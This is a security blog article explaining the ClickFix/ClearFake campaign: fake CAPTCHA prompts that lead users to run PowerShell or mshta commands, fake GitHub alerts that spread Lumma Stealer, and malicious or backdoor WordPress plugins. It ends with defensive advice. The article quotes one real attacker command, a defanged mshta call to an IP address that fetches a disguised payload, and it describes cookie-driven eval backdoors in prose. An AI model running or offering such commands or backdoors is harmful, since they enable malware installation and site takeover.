
Hackers are always finding new and clever ways to infect websites, which means website owners need to stay alert and prepared.
What is ClickFix Malware?
The ClickFix malware, or ClearFake, is a sophisticated cyber threat targeting websites and their visitors. It employs deceptive tactics like fake browser updates and counterfeit CAPTCHA prompts to trick users into executing malicious commands, leading to system infections.
It starts with a fake pop-up on a hacked website that looks real and asks users to click buttons like "Fix It," "I'm not a robot," or “Verify you are human.” These pop-ups convince users to copy and run dangerous commands, thinking they’re fixing a problem that doesn’t actually exist.
How Does ClickFix Work?
Cybercriminals use ClickFix to trick people by pretending to be trusted software like Microsoft Word, Google Chrome, or even tools used in industries like transportation and logistics. This trick is part of a social engineering scam designed to fool users into running harmful commands.
The ClickFix method can start in many ways — through hacked websites, infected documents, HTML email attachments, or dangerous links. When someone clicks on one of these, they often see a fake error message saying something went wrong while opening a file or webpage. The message then gives steps to "fix" the issue, but instead of helping, it tells users to copy and run harmful commands in PowerShell or the Windows Run box. Sometimes the commands run automatically.
Example of ClickFix:

These scams often result in the installation of dangerous malware, such as AsyncRAT, Danabot, DarkGate, Lumma Stealer, NetSupport, and others.
Fake GitHub Security Alerts Used to Spread Malware
A malware campaign was discovered where attackers used GitHub notifications to trick users into installing malicious software. The attackers posted fake comments or issues on GitHub repositories. If the repository owners or collaborators had email alerts turned on, they received an email from GitHub containing the hacker’s message.
These emails looked like real security warnings from GitHub and included a link to a fake GitHub page. That page used a fake reCAPTCHA and a ClickFix-style message to fool users into copying and running a dangerous PowerShell command on their computer.
The fake website hid the harmful part of the command behind the reCAPTCHA message so that users wouldn’t notice it. If the user followed the steps, the command would run in PowerShell and install malware called Lumma Stealer.
What is Lumma Stealer?
Lumma Stealer is a data-stealing malware that gathers sensitive information such as login credentials, cookies, autofill data, and cryptocurrency wallets from the compromised systems. It spreads through fake software updates, phishing emails, or compromised websites and sends stolen information to attackers, posing serious threats to user privacy and online security.

ClickFix Malware: Website Injection Methods
1. Website Compromise
Attackers gain unauthorized access to WordPress sites using stolen admin credentials. They then install malicious plugins with innocuous names like "Advanced User Manager" or "Quick Cache Cleaner." These plugins contain JavaScript files (e.g., aum-script.js, qcc-script.js) that inject harmful code into the website.
2. User Deception
Visitors to the compromised sites encounter fake reCAPTCHA prompts or browser update notifications. These prompts are designed to appear legitimate, mimicking standard verification processes. When users interact with these prompts, they're instructed to execute commands that lead to malware installation.
3. Malware Execution
The deceptive prompts trick users into running a Windows command (mshta) that downloads and executes a malicious payload, often disguised as a video file (e.g., Ohio.mp4). This payload can install various types of malware, including remote access trojans and information stealers like Vidar Stealer and Lumma Stealer.
Malicious PowerShell Command
While investigating the malware, researchers found that attackers were tricking users into running this fake command in Windows:
mshta hxxp://83.217.208.130/xfiles/ex.mp4 # Microsoft Windows: Fix Internet DNS Service reconnect
This command pretended to fix internet issues, but it actually downloaded a harmful program, not a video. The .mp4 file name was likely used to make it look safe. The command uses mshta, which runs hidden programs on Windows and can be dangerous, especially if the user has admin rights.
How ClickFix Malware is Injected into a WordPress Site?
Hackers infect WordPress websites by adding hidden, harmful code (malicious JavaScript) into the site’s source code, plugins, and themes.
1. Malicious Plugins
The most common method is through fake plugins uploaded to the WordPress site. These plugins usually have short, random 5-character names like:
/wp-content/plugins/gYdWL
/wp-content/plugins/nwLKs
/wp-content/plugins/QdVYu
Inside each plugin folder is an index.php file. This file runs automatically when the plugin is activated.
What This Malicious Plugin Does:
1. Injects code into the site’s frontend:
It checks for an .htaccess file in its subfolder, decodes its content, and adds it to the site header so it loads first.
The .htaccess file doesn’t contain normal server rules. Instead, it's packed with Base64-encoded malware. When decoded (with UTF-16LE encoding), it reveals JavaScript that’s injected into your site’s pages.
2. Hides from WordPress admin panel:
It uses CSS tricks to stay invisible in the Plugins list, making it harder for admins to find.
3. Removes security protections:
The plugin tries to disable security headers, making the site easier to exploit.
2. Malware Injected Into Theme Files
Some versions of the attack skip plugins entirely and directly inject the malicious code into the functions.php file of your active theme.
This method is easier for admins to spot and remove, but the end result is the same: malicious code running on your website's front end.
3. Backdoor Plugins
On top of the main malware, attackers also install backdoor plugins to keep access to your site even if you remove the original infection.
These often use names like:
wp-basic-language
wp-schemes-game
wp-instrumentality-circuitry
Each one contains:
- A main file (same name as the plugin folder).
- A hidden .htacces file (note the incorrect spelling).
In some newer versions, attackers even encode the filename using a custom method to make it harder to detect.
What's Inside the .htacces Backdoor File?
This tiny but powerful file uses eval() to run whatever code the attacker sends via cookies. In short: if this file is present, they can do almost anything they want with your website—even after you remove the main malware.
- The hacker can execute arbitrary code remotely using functions like eval() or base64_decode().
- This allows them to run scripts, install more malware, or control the server.
Hackers can completely control your website, upload files, create backdoors, or even wipe it completely.
How to Protect Your Website as an Admin?
If you run a website, take multiple layers of precautions; this is called defense-in-depth. The more layers, the harder it is for hackers to break in.
- Use 2FA on all admin panels (like wp-admin, cPanel, WHM, etc.)
- Keep all plugins and themes updated. Turn on automatic updates if you can.
- Use strong, unique passwords and never reuse passwords across different sites.
- Separate your websites: If you manage multiple sites, host them in separate environments so a hacked site can’t spread infection.
- Use a website firewall to block threats before they reach your site.
How to Stay Safe as a Web User?
Even if you avoid sketchy websites, trusted sites can still get hacked and spread malware. Here's what you can do to protect yourself:
- Never follow strange instructions, such as pressing Windows + R or typing commands from someone on a website or over the phone.
- Use a good antivirus program and keep it updated.
- Keep your browser and software updated to patch security holes.
- Use a script blocker (like NoScript) to stop malicious code from running.
- Enable two-factor authentication (2FA) wherever possible—especially for banking and social media.
Report strange behavior on trusted websites. If something feels off, let the site owner know. You might be the first to notice that their site has been hacked.


